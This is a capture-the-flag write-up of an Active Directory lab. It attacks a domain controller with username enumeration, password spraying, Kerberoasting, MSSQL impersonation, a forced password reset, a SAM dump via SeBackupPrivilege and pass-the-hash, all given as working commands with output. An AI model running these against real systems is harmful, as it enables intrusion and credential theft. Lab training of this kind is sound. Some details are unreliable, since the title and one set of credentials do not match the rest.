

Proving Grounds Practice 16 (SQL)

Proving Grounds Practice — Astronaut

Reconnaissance/Enumeration

NMAP

We start by doing a full nmap scan. We got these ports:

```
1 nmap 192.168.237.40 -p- -T4 -oN nmap-initial-scan
```

```
1 53,80,88,135,139,389,445,464,593,636,1433,3268,3269,3389,5985,8530
,8531,9389,47001,49664,49665,49666,49667,49668,49670,49675,49686,4
9688,49693,49704,49709,49716,58538
```

Component	Meaning
<code>nmap</code>	Runs the Nmap network scanner.
<code>192.168.237.40</code>	The target IP address you are scanning.
<code>-p-</code>	Tells Nmap to scan all 65,535 TCP ports (from 1 to 65535). By default, Nmap scans only the top 1000 ports unless this is specified.
<code>-T4</code>	Sets the timing template to speed up the scan. Ranges from 0 (slowest, stealthiest) to 5 (fastest, most aggressive). T4 is a balanced speed/stealth option good for LAN or CTF use.
<code>-oN nmap-initial-scan</code>	Saves the output to a file named <code>nmap-initial-scan</code> in normal format (human-readable).

Enumerate Users

Kerbrute

Kerbrute is a tool used to **enumerate valid usernames and brute-force passwords** in Active Directory environments **via Kerberos**, the authentication protocol used by Windows domains.

It's super useful in internal pentests or CTFs when you're trying to discover valid users or crack their passwords **without triggering too many alarms**, since it doesn't need SMB or LDAP access—just **Kerberos (UDP port 88)**.

Command You Ran:

```
1 kerbrute userenum -d hokkaido-aerospace.com --dc 192.168.208.40
  /usr/share/wordlists/SecLists/Username/xato-net-10-million-
  usernames.txt -t 100
```

🔍 Let's break it down:

- `userenum` → You used the **user enumeration** mode.
- `-d hokkaido-aerospace.com` → Domain you're targeting.
- `--dc 192.168.208.40` → IP address of the **Domain Controller**.
- `/usr/share/wordlists/...` → A huge list of usernames you tried.
- `-t 100` → Used 100 threads to make the scan faster.

⚙️ How It Works (Simplified)

Kerbrute sends a **Kerberos AS-REQ (authentication request)** for each username **without a password**.

In response:

- If the **user exists**, the DC replies with a **Kerberos error** like:

```
1 KDC_ERR_PREAUTH_REQUIRED
```

➤ That means the username is **valid** but a password is needed.

- If the **user doesn't exist**, the DC replies with:

```
1 KDC_ERR_C_PRINCIPAL_UNKNOWN
```

➤ That means the username is **invalid**.

🔒 Discover Valid Usernames Without a Password:

- `info`
- `administrator`

- discovery
- maintenance

```

Version: v1.0.3 (9dad6e1) - 08/02/24 - Ronnie Flathers @ropnop

2024/08/02 15:20:42 > Using KDC(s):
2024/08/02 15:20:42 > 192.168.208.40:88

2024/08/02 15:20:42 > [+] VALID USERNAME: info@hokkaido-aerospace.com
2024/08/02 15:20:44 > [+] VALID USERNAME: administrator@hokkaido-aerospace.com
2024/08/02 15:20:45 > [+] VALID USERNAME: INFO@hokkaido-aerospace.com
2024/08/02 15:20:52 > [+] VALID USERNAME: Info@hokkaido-aerospace.com
2024/08/02 15:21:01 > [+] VALID USERNAME: discovery@hokkaido-aerospace.com
2024/08/02 15:21:02 > [+] VALID USERNAME: Administrator@hokkaido-aerospace.com
2024/08/02 15:24:01 > [+] VALID USERNAME: maintenance@hokkaido-aerospace.com

```

We can now perform password-spray attack to find out password for any of these users. I tried a lot of password but found nothing and decided to try username as password.

```
1 crackmapexec smb 192.168.237.40 -u users -p users
```

```
(root@kali) - [~/Desktop/hokkaido]
# crackmapexec smb 192.168.237.40 -u users -p users
SMB 192.168.237.40 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:
also)
SMB 192.168.237.40 445 DC [+] hokkaido-aerospace.com\info:info
```

let look at smb shares with the credentials we found,

```
1 crackmapexec smb 192.168.208.40 --shares -u info -p info
```

SMB	192.168.208.40	445	DC	[+] hokkaido-aerospace.com\info:info
SMB	192.168.208.40	445	DC	[+] Enumerated shares
SMB	192.168.208.40	445	DC	Share Permissions Remark
SMB	192.168.208.40	445	DC	
SMB	192.168.208.40	445	DC	ADMIN\$ Remote Admin
SMB	192.168.208.40	445	DC	C\$ Default share
SMB	192.168.208.40	445	DC	homes READ,WRITE user homes
SMB	192.168.208.40	445	DC	IPC\$ READ Remote IPC
SMB	192.168.208.40	445	DC	NETLOGON READ Logon server share
SMB	192.168.208.40	445	DC	SYSVOL READ Logon server share
SMB	192.168.208.40	445	DC	UpdateServicesPackages READ A network share to be used by his WSUS system.
SMB	192.168.208.40	445	DC	WsContent READ A network share to be used by Local
SMB	192.168.208.40	445	DC	WsUSTemp A network share used by Local Public

On Homes share found directories create with name user's name. Inside those directories didn't found anything.

```

$ smbclient //192.168.208.40/homes -U info
Password for [WORKGROUP\info]:
Try "help" to get a list of possible commands.
smb: \> ls
.
```

Name	Type	Size	Time	Access
..	D	0	Fri Aug 2 15:58:11 2024	
Angela.Davies	D	0	Sat Nov 25 20:27:09 2023	
Annette.Buckley	D	0	Sat Nov 25 20:27:09 2023	
Anthony.Anderson	D	0	Sat Nov 25 20:27:09 2023	
Catherine.Knight	D	0	Sat Nov 25 20:27:09 2023	
Charlene.Wallace	D	0	Sat Nov 25 20:27:09 2023	
Cheryl.Singh	D	0	Sat Nov 25 20:27:09 2023	
Deborah.Francis	D	0	Sat Nov 25 20:27:09 2023	
Declan.Woodward	D	0	Sat Nov 25 20:27:09 2023	
Elliott.Jones	D	0	Sat Nov 25 20:27:09 2023	
Gordon.Brown	D	0	Sat Nov 25 20:27:09 2023	
Grace.Lees	D	0	Sat Nov 25 20:27:09 2023	
Hannah.O'Neill	D	0	Sat Nov 25 20:27:09 2023	
Irene.Dean	D	0	Sat Nov 25 20:27:09 2023	
Julian.Davies	D	0	Sat Nov 25 20:27:09 2023	
Lynne.Tyler	D	0	Sat Nov 25 20:27:09 2023	
Molly.Edwards	D	0	Sat Nov 25 20:27:09 2023	
Rachel.Jones	D	0	Sat Nov 25 20:27:09 2023	
Sian.Gordon	D	0	Sat Nov 25 20:27:09 2023	
Tracy.Wood	D	0	Sat Nov 25 20:27:09 2023	
Victor.Kelly	D	0	Sat Nov 25 20:27:09 2023	

and on NETLOGON Share there is a temp folder which has a file password_reset.txt

```

smb: \temp\> ls
.
```

Name	Type	Size	Time	Access
..	D	0	Wed Dec 6 21:14:26 2023	
password_reset.txt	A	27	Sat Nov 25 19:10:29 2023	

What is NETLOGON?

NETLOGON is a **shared folder** in a Windows **Active Directory domain** environment.

📌 Path:

```
1 \\<DomainController>\NETLOGON
```

✅ It's **automatically created** on every **Domain Controller (DC)**.

Discovered a New Password

That text file contain these text.

```
1 Initial Password: Start123!
```

Found another user with the password `Start123!`

```
1 crackmapexec smb 192.168.208.40 -u users.txt -p Start123! --
continue-on-success
```

Part	Meaning
crackmapexec smb	Use the SMB module of CrackMapExec (used to interact with Windows services over port 445).
192.168.208.40	Target IP address (the machine you're trying to access).
-u users.txt	Use the file <code>users.txt</code> which contains a list of usernames . Each line = 1 username.
-p Start123!	Try the same password (<code>Start123!</code>) for all usernames . This is a password spray , not brute force.
--continue-on-success	Don't stop after a successful login — keep testing all usernames , even if one already works.

```
SMB 192.168.208.40 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:hokkaido-aerospace.com)
SMB 192.168.208.40 445 DC [-] hokkaido-aerospace.com\info:Start123! STATUS_LOGON_FAILURE
SMB 192.168.208.40 445 DC [+] hokkaido-aerospace.com\discovery:Start123!
SMB 192.168.208.40 445 DC [-] hokkaido-aerospace.com\maintenance:Start123! STATUS_LOGON_FAILURE
```

We found another set of credential, `discovery:Start123!` , Tried to do Winrm but Both Credentials didn't work.

Then i Tried do kerberoasting with the credentials i have.

```
1 impacket-GetUserSPNs -dc-ip 192.168.208.40 hokkaido-aerospace.com/discovery:Start123! -request
```

```
impacket-GetUserSPNs -dc-ip 192.168.208.40 hokkaido-aerospace.com/discovery:Start123! -request
impacket.v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
discovery/dc.hokkaido-aerospace.com  discovery  CN=services,CN=Users,DC=hokkaido-aerospace,DC=com  2023-12-06 21:12:56.221832  <never>
maintenance/dc.hokkaido-aerospace.com  maintenance  CN=services,CN=Users,DC=hokkaido-aerospace,DC=com  2023-11-25 19:09:04.869783  <never>

[-] Cache file is not found. Skipping...
5kRb5tgs5235discovery5HOKKAIDO-AEROSPACE.COM5hokkaido-aerospace.com/discovery53729159a545a6b6f70ee21a42237e4a456204dca49a083f8ca77cb420a5c08e994c86255acadd1f69326479a5d5e30fef195f5e1cf5de8fcd33dc45cddb8f8
5c2af767ff712e21aaf8feda52803deac1e1758bced7b1b52df3fed177babbazccf196735dcdf8b5c1244f1cb04bafca0e0cd1c5faaf12df9987abdc658981a0d23d0708215a8bd066487796971a4f50b75c94c3ec1e69111743469fb977199052f656bf3
f9c9f9eab69742fcb3a982f0824d70f76795168aed596b7f782229a03e1f1458016ebacde9c8087404a309629dbb5e7efce1f78801824754d06c7446f55714a79b6820457288df904a0f4c70e1d0917261f3ce7a4209b0618c15c35420248844809fc
497ac22516c38bd2ac2f05d0670fa1df0ee407dbbf0eb7fcb7e101b5c43963092f496c85784f0ab0d35eac27a9908073221d0a5162e943d6c9f0405246d3c0ea3a13cc393a8ca20f8a0f0805c2f4eb7c5b913bc432cedd8ac00707af
fa0c10b7d7293644e5892bc2dc579c28b556cc2432cf350f4ee32a131770qf8bd6899df92fafa389574311ad7267f8db96d412ed437f4d1b783959fda81630906ac594ab0ea7070f9c881fe5f1ac0d638f1c709a1f25b54558fcedf8f58b5f288d47
60e58840161ea58b5b07b9b6f794970e5f47b0b9afa729961197f0b2e25d7c0f888351f314510718c5b1c0e0e3175109720615bbf935b7724d2662d027559768671aa57b110d1ef33444761fae024b3f443d1cda5951b1025087b0d31c0220d3f8848a7
c826080d55599c250db07811b3909ab35a0aa49c9caab2078a38c734acdfff7b3d3e0f44074abdc0f97b77720801e4173b5089383242670b30f70d53f04fb7ee9e204c9fef69338865253424adacbae58e8d762781ea58a7817f5c8786a9042753
70a0e0d27e03c4c0eb9a5b70a204f643a7f739089970713d218154c4e04c7180b31e4075a2c10224797baba732c50f4ee32a131770qf8bd6899df92fafa389574311ad7267f8db96d412ed437f4d1b783959fda81630906ac594ab0ea7070f9c881fe5f1ac0d638f1c709a1f25b54558fcedf8f58b5f288d47
45157ed471c0c94734d5200c79d3141f22b6ccaf3a3451c1b2c1678abe21ce6374cbfea1330000000e4124f1d5dfec003fd2da763f13a6a6e1da36e5e4d7ed8fa5b311a2e0a883abb0c6e6e57617aeef697a52753d75c7e9e95d0970ea103d837a24
2d63b57b18483fae333ceaf216d6e89c093c272e6547c6ed26448d967c850516572baa3cc54dcbe1e4958fde4b03c2bfff58415c0e240cef1e64950f53f53085a3242d2ac373ef66810005d8a5b9fb1d6c188d4b2096a51f814090f98ca95a6e1dc13a58a23
4d3b092e091bb4950f80f06b02a3112e4d3b0c9940e12cb064332a51da9845028cc3d7472dc779ad021adbcda3bfebc2d8dd6ca91ad75f3570c79a78ea999423e0dac5e26751935e2f40ac692f23dbb02b2bcb12ba4e1da8f7710c5ead3528f45531b16c3
f7dab471734ed123b078ccf351590d7216d0acd
5kRb5tgs5235maintenance5HOKKAIDO-AEROSPACE.COM5hokkaido-aerospace.com/maintenance5488bd509677a68866c75d3488fd9726557b0b784fe5c589244585b5f2efae84277f84268f9a10a1671d084e9eb60e1cc56674b5671b3967811c3c3787f628
ad4d472120f979230c4b49726b307737f7eac93688792f2218f04beed46347c4862807c1805a3ac18994557d0be70750510d4616a0a19270a54589f3711d53a7454c7596764cc0bf42a24c1c3bfff6169162f4c0b57e995f0446209d20684f00b3a6572f3d0b
5370ba11693b05934503bd02c40087920b075c3a4972f72f1c185263da8a5095aad0260673301c6e9037c398cc3f21bc4642c240cf0f592591b38096a22f14580e24ee43cc73a10211a0221424627d9974cf4ae311c516042f002f715c709c24ee9d
915d5d2c24710e30f0a223aeb2126205b7a9230a32d2d06ff2d5b52ee37d2c897d08960f15b5d164764e83739bab3b3caef1d2a06737d0bd411a0d476683bd32e3fe3bb047cc3e0f80e6f623a1d2c7c57b55a34007f83be0388f6e7f1061b2c36f8f336c3
c47387c5e08cf19d09d0909e5904c32d701169f211372857f1dfab99080eeb92f284e17b97400ef08065de598e29080db0bac703c1d5f49677acba1f0d66770b2a33c210b2b5bacde13a6001e0f8959cdd8cee008ce89045830212c92bb0b809f4a1c3f37
3535cdafae0e9581013bf224d5f6e0cf7990cf4900a70720fa0519a40a14a70767e2e10a4018a6a9f9c130e90719f370b5d7f02190806773e9bb0e9a234d135fb17c010f350ba598c5090d06742c4eac09b0d006957e7c08d1780720950f
2c380f33a0af8094a39900c431b23a806091c9c4af072381c0fffaa0219a09fda81f180d1990f72f1c14cc0b0e0dc3c11ee0236993d5cd0b1799e2799250b0e0e1616471c0d6f021a0d1caae3b100c4c9b0d09a583b537e9d6f99c45f7
dace0e4975dc0b4b471f19b310e1b03a73909f81bcb09ec96cf4dbd8ccff40725c6f0625f0f09c54feaa49f0220658982d0d4f311912a4aace2b094799f961f446185209a2ead5f4baa4fd4895f405d19808cfab21f944308c3a3ac0b694d1765a60
bbcb25eb0b555aa09c967960892d1d30f13a0f350963ef4306ee9cd37be52a0bb702964191f4ee0ec22143e9a320d58a5b938a1a146548408f561e95e29c3f6d9df12033cbe0a4e58e7a7c26f51e6ce00870e2059213af965f8b158f9cf087222ec8
0ff17d6e2a58308e13a540f118332c1830ff4e47a5d219705baf159543ab731b190b11084f78100a02b74267070429c2d067cdacac0516c64751590aee080e230c120f0c00809f40e240b704b0b3ab48560f0a677a23cb0a5082063202
0bfa164e049f8c9e083cf23a0301502e01bc081cc77404a37025c17094474c39f594ba966214b93804b7f5932cc0be1005a25794f5059a17045a0e20d80e5d0e7b355407107cfab0784ef097546a24f4388792f0db07f5475d0a925a5eed4dc5b
21606c0e0f7dcd09fc3fb6d11c24d30a7fcd1a901
```

Found that there are 2 kerberoastable users discovery and maintenance.

- For discovery user we already have password of this user.
- For maintenance user's hash, i tried to crack but it didn't cracked.

MSSQL

- i moved to mssql service with the credentials I have. I logged in successfully with discovery creds.

```
1  impacket-mssqlclient 'hokkaido-  
aerospace.com/discovery': 'Start123!'@192.168.208.40 -dc-ip  
192.168.208.40 -windows-auth
```

let check what are available database are there.

```
1  SQL (HAERO\discovery guest@master)> SELECT name FROM  
master..sysdatabases;  
2  OR  
3  SQL (HAERO\discovery guest@master)> select name FROM  
sys.databases;
```

```
1  name  
2  -----  
3  master  
4  
5  tempdb  
6  
7  model  
8  
9  msdb  
10  
11  hrappdb  
12
```

There are 5 database but hrappdb look interesting, so Lets use hrappdb

```
1  SQL (HAERO\discovery guest@master)> use hrappdb
```

```
1  ERROR: Line 1: The server principal "HAERO\discovery" is not able  
to access the database "hrappdb" under the current security  
context.
```

so we don't have permission to use hrappdb. lets check any user we can impersonate on mssql.

```
1  SELECT distinct b.name FROM sys.server_permissions a INNER JOIN
   sys.server_principals b ON a.grantor_principal_id = b.principal_id
   WHERE a.permission_name = 'IMPERSONATE'
```

```
1  name
2  -----
3  hrappdb-reader
```

So You Checked: Who Can I Impersonate?

You ran this query:

```
sql                                                                    Copy Edit
SELECT DISTINCT b.name
FROM sys.server_permissions a
INNER JOIN sys.server_principals b
ON a.grantor_principal_id = b.principal_id
WHERE a.permission_name = 'IMPERSONATE';
```

What Does This Do?

- It lists logins (users) that your current account (`discovery`) is allowed to impersonate inside SQL Server.
- You found: `hrappdb-reader`

As we can see that hrappdb-reader is a user we can impersonate. lets login as that user and use hrappdb database.

```
1  SQL (HAERO\discovery guest@master)> EXECUTE AS LOGIN = 'hrappdb-
   reader'
```

```
1  SQL (hrappdb-reader guest@master)> use hrappdb
```

```
SQL (HAERO\discovery guest@master)> EXECUTE AS LOGIN = 'hrappdb-reader'
SQL (hrappdb-reader guest@master)> use hrappdb
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: hrappdb
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'hrappdb'.
```

and we got successful. let view the data:

```
1 SQL (hrappdb-reader hrappdb-reader@hrappdb)> SELECT * FROM
hrappdb.INFORMATION_SCHEMA.TABLES;
```

```
SQL (hrappdb-reader hrappdb-reader@hrappdb)> SELECT * FROM hrappdb.INFORMATION_
TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  TABLE_TYPE
-----
hrappdb        dbo                sysauth     b'BASE TABLE'
```

Part	Meaning
<code>SELECT *</code>	Fetch all columns from the result
<code>FROM</code> <code>hrappdb.INFORMATION_SCHEMA.TABLES</code>	Query the metadata for tables inside the <code>hrappdb</code> database

What Is `INFORMATION_SCHEMA.TABLES`?

It's a **special system view** provided by SQL Server. It contains **meta-information** about all the tables in a given database, like:

- Table name
- Table schema (who owns it)
- Table type (e.g., BASE TABLE, VIEW)

Why Use It?

You use `INFORMATION_SCHEMA.TABLES` when you want to **see what tables exist**, even if you don't know their names. It's useful for:

- Exploring a database
- Looking for interesting data (like `users`, `credentials`, `auth`, etc.)
- Identifying targets for data extraction

View the content of the tables

```
1 SQL (hrappdb-reader hrappdb-reader@hrappdb)> select * from
sysauth;
```

```
SQL (hrappdb-reader hrappdb-reader@hrappdb)> select * from sysauth;
id      name                password
--      -
0       b'hrapp-service'    b'Untimed$Runny'
```

and we see there is user and password, `hrapp-service:Untimed$Runny`

- If you didn't use the "use hrappdb" command then you would need to know in which table schema the table sysauth belongs to in hrappdb database. In our case, it belonged to dbo schema which is like a folder inside the real database hrappdb . so we use this command:

```
1 SQL (hrappdb-reader hrappdb-reader@hrappdb)> select * from
    hrappdb.dbo.sysauth;
```

BloodHound

Tried to do winrm login with this creds but no luck, then i further moove with bloodhound-python

```
1 bloodhound-python -u "hrapp-service" -p 'Untimed$Runny' -d
    hokkaido-aerospace.com -c all --zip -ns 192.168.208.40
```

Purpose of the Command:

To **enumerate the entire Active Directory environment** using the credentials of `hrapp-service`, and export the results in a `.zip` file you can load into the BloodHound GUI.

Part	Description
<code>bloodhound-python</code>	The Python version of BloodHound's ingestor (like SharpHound, but for Linux)
<code>-u "hrapp-service"</code>	Username for AD login
<code>-p 'Untimed\$Runny'</code>	Password for that user
<code>-d hokkaido-aerospace.com</code>	Domain name you're targeting
<code>-c all</code>	Collect all data types (sessions, trusts, ACLs, group memberships, SPNs, etc.)

<code>--zip</code>	Save output in a ZIP file , ready to be imported into BloodHound GUI
<code>-ns 192.168.208.40</code>	The IP of the nameserver (usually your domain controller) to resolve hostnames in the domain

after loading the zip file on bloodhound, We can see hrapp-service has genericWrite Permission To [Hazel.Green](#) user which is tier2admin



Kerberoasting

Generic Wrote

- **Meaning:** You can write to certain properties of the object.
- **Impact:** You may be able to:
 - Change attributes like `servicePrincipalName` (→ used for Kerberoasting),
 - Modify the user's description, logon script, or even set their password.
- **Abuse Example:**
 - Modify `scriptPath` to execute code when the user logs in.
 - Add an SPN and Kerberoast them.

✅ **Powerful**, but less than full control.

Tried TargetedKerberoasting and got hash of the [hazel.green](#) user

```
1 targetedKerberoast.py -v -d 'hokkaido-aerospace.com' -u 'hrapp-service' -p 'Untimed$Runny' --dc-ip 192.168.208.40
```

Flag	Meaning
<code>targetedKerberoast.py</code>	The tool you're running — performs a focused Kerberoasting attack
<code>-v</code>	Verbose mode — shows detailed output
<code>-d 'hokkaido-aerospace.com'</code>	The Active Directory domain name
<code>-u 'hrapp-service'</code>	The username you're using to authenticate

<code>-p 'Untimed\$Runny'</code>	The password for that user
<code>--dc-ip 192.168.208.40</code>	The IP of the Domain Controller (DC) you're querying

by Cracking the hash we got password: `haze1988`

Rpcclient

🧠 What Happens Behind the Scenes

1. SMB Connection Initiation

- `rpcclient` initiates a connection to the **SMB (Server Message Block)** service on the Windows host (usually over port 445).
- SMB is used to carry MS-RPC traffic.

2. Authentication

- The provided credentials (`r.andrews:BusyOfficeWorker890`) are sent to authenticate.
- If the target is a **Domain Controller**, this account is likely a **domain user**.
- If authentication is successful, a session is established.

3. RPC Interface Binding

- Once connected, `rpcclient` binds to **MSRPC (Microsoft Remote Procedure Call)** interfaces exposed over SMB.
- Think of these as remote APIs on the Windows system.
- Example services that can be accessed:
 - SAMR (Security Account Manager Remote)
 - LSA (Local Security Authority)
 - NETLOGON
 - SRVSVC (Server Service)
 - SPOOLSS (Printer service)

4. Shell-Like Interface

- If the login is successful, `rpcclient` drops you into an **interactive shell** where you can issue commands such as:
 - `enumdomusers` → List domain users
 - `lsaquery` → Query security information
 - `querydomaininfo` → Get domain SID and name
 - `lookupnames` → Get SID from username
 - `getusername` → Confirm who you're authenticated as

In bloodhound we can see [hazel.green](#) is a member of IT Group so we can forcefully change pass of tier 1 admin which is MOLLY.SMITH... lets use rpcclient to set the

password.

The edge between `IT` and `molly.smith` would usually be labeled something like:

- `GenericWrite`
 - Reset a user's password by modifying `unicodePwd`
 - It's the **password attribute** for a user object in **Active Directory (AD)**.
 - It does **not** store the password in plain text — the value is handled internally by the Domain Controller, not visible to users or admins.
 - When you "set" or "change" a password (by writing to `unicodePwd`), Active Directory **takes that value**, encrypts it securely, and stores it **internally** in its database (`NTDS.dit`).
 - You (or any user) **can't see the original value or plaintext password**.
 - Even admins or attackers **cannot "read" `unicodePwd`** to get someone's password — only **replace** it with a new one (if they have permission).
 - You can only **write to it** (i.e., reset/change the password), not **read from it**.
 - Who can write to `unicodePwd`?
 - Only accounts with one of the following:
 - `ResetPassword` or `ChangePassword` permission
 - `GenericWrite` or `GenericAll` on the **user object**
 - Certain groups (e.g., `Domain Admins`, `Account Operators`) or attackers exploiting misconfigurations
 - Add a malicious SPN to do **Kerberoasting**
 - Set `scriptPath` to run your code
 - Add the user to a privileged group (if targeting a group object)
 - You compromise a user who has `GenericWrite` or `WriteMembers` on the group `Domain Admins`.
 - You can then **add your own low-privileged user** (e.g. `attacker`) to `Domain Admins`.
- `GenericAll`
 - **Meaning: Full control** over the object.
 - **Impact:**
 - Can modify any attribute,
 - Reset the password,
 - Add to groups,
 - Delete the user,

- Enable/disable the account, etc.
- **Abuse Example:** You can do *anything* to the target object, just like a domain admin could.
-  **Most dangerous** ACL permission.
- ForceChangePassword
 - **Meaning:** You can **reset the target's password without knowing the old one**.
 - **Impact:** You take over their account immediately.
- AllExtendedRights
 - **Meaning:** You have all “**special**” rights (e.g. reset password, replicate directory).
 - **Impact:**
 - It includes extended actions like:
 - Resetting passwords (User-Force-Change-Password)
 - Adding members to groups (AddMember)
 - Reading LAPS passwords
 - Depends on object type (user, computer, group).

Back to rpcclient:

```
1  rpcclient -N 192.168.208.40 -U 'hazel.green%haze1988'
2  $> setuserinfo2 MOLLY.SMITH 23 'Password123!'
```

now password of molly.smith is set to 'Password123!'

```
$ rpcclient -N 192.168.208.40 -U 'hazel.green%haze1988'
rpcclient $> setuserinfo2 MOLLY.SMITH 23 'Password123!'
rpcclient $> █
```

Part	Description
rpcclient	The tool being used
-N	No password prompt (credentials provided inline)
192.168.208.40	The target Domain Controller or Windows server IP
-U 'hazel.green%haze1988'	Login as user <code>hazel.green</code> with password <code>haze1988</code>

RDPClient

`xfreerdp` is a **Linux command-line tool** — part of the **FreeRDP** project — used to connect to **Windows machines via Remote Desktop Protocol (RDP)**.

Now Login to molly.smith account using RDP

```
1 xfreerdp /u:molly.smith /p:'Password123!' /v:192.168.208.40
+clipboard
```


Option	Meaning
<code>xfreerdp</code>	The FreeRDP client – a fast, open-source tool to connect to Windows systems via RDP
<code>/u:molly.smith</code>	Username to log in – <code>molly.smith</code>
<code>/p:'Password123!'</code>	Password – <code>Password123!</code> (new password you set using <code>rpcclient</code>)
<code>/v:192.168.208.40</code>	Target Windows host IP address
<code>+clipboard</code>	Enables clipboard sharing between your system and the remote desktop (copy/paste support)

For local.txt file you will find it on c:/local.txt

Privilege Escalation

Open cmd as administrator and give molly.smith's username and password then run:

```
1 whoami /priv
```



We can see we have SeBackupPrivilege so let's copy sam and system file to temp folder

✓ What does "Enabled" mean in `whoami /priv`?

When `whoami /priv` says a privilege is **Enabled**, it means:

- Your current process **has actively enabled** that privilege.
- You can use it directly, like reading restricted files, shutting down the system, etc.

🛑 But then... why is `SeBackupPrivilege` often "Disabled"?

That's totally normal. By default, **most privileges are Disabled until needed**.

This is a Windows **security feature**.

🔄 They are **enabled on-demand** by tools or APIs that need them.

🔧 How does it get enabled?

1. ✓ You **must have the privilege assigned** to your token (i.e., listed in `whoami /priv`)
2. 🔧 A program (like `reg.exe`, `robocopy`, etc.) that needs the privilege will:

- Call the function `AdjustTokenPrivileges()` under the hood.
- This **enables** the privilege temporarily **only for that operation**.

You can **also enable it manually** in your custom code or using PowerShell/C# tools.

Example (SeBackupPrivilege):

Let's say your token has `SeBackupPrivilege` (but it's listed as `Disabled`):

You run:

```
1 reg save hklm\sam c:\temp\sam
```

What happens:

- `reg.exe` says: "Oh, I need SeBackupPrivilege to do this."
- It **enables** the privilege only while saving the registry.
- Windows allows access even to normally-protected files like `SAM` or `SYSTEM`.

But in `whoami /priv`, it still shows as **Disabled**, because it's not enabled **for your entire session** — just when needed.

Want to test this?

Try:

```
1 whoami /priv
```

Then run a command that abuses `SeBackupPrivilege`, like:

```
1 reg save hklm\sam C:\Temp\sam
```

Then immediately run:

```
1 whoami /priv
```

It'll still say `Disabled`. But the command **worked**, because `reg.exe` **enabled it internally** for that operation.

Summary

Situation	Meaning
Not listed in <code>whoami /priv</code>	 You do not have this privilege — forget about it

Listed as Disabled	 You have it , but it's in your toolbox, unused
Listed as Enabled	 You have it and it's currently active

SeBackupPrivilege

We can see the We have SeBackupPrivilege so lets copy sam and system file to temp folder.

```
1 reg save hklm\sam c:\Temp\sam
2 reg save hklm\system c:\Temp\system
```

the copy both file to attacker machine andrun impacket-secretdump tool.

```
1 impacket-secretdump -system system -sam sam local
2 Impacket v0.12.0.dev1 - Copyright 2023 Fortra
```

```
[*] Target system bootKey: 0x2fcb0ca02fb5133abd227a05724cd961
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d752482897d54e239376fddb2a2109e4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
```

now evil-winrm to the machine using administrator account:

```
1 evil-winrm -i 192.168.208.40 -u administrator -H
"d752482897d54e239376fddb2a2109e4"
```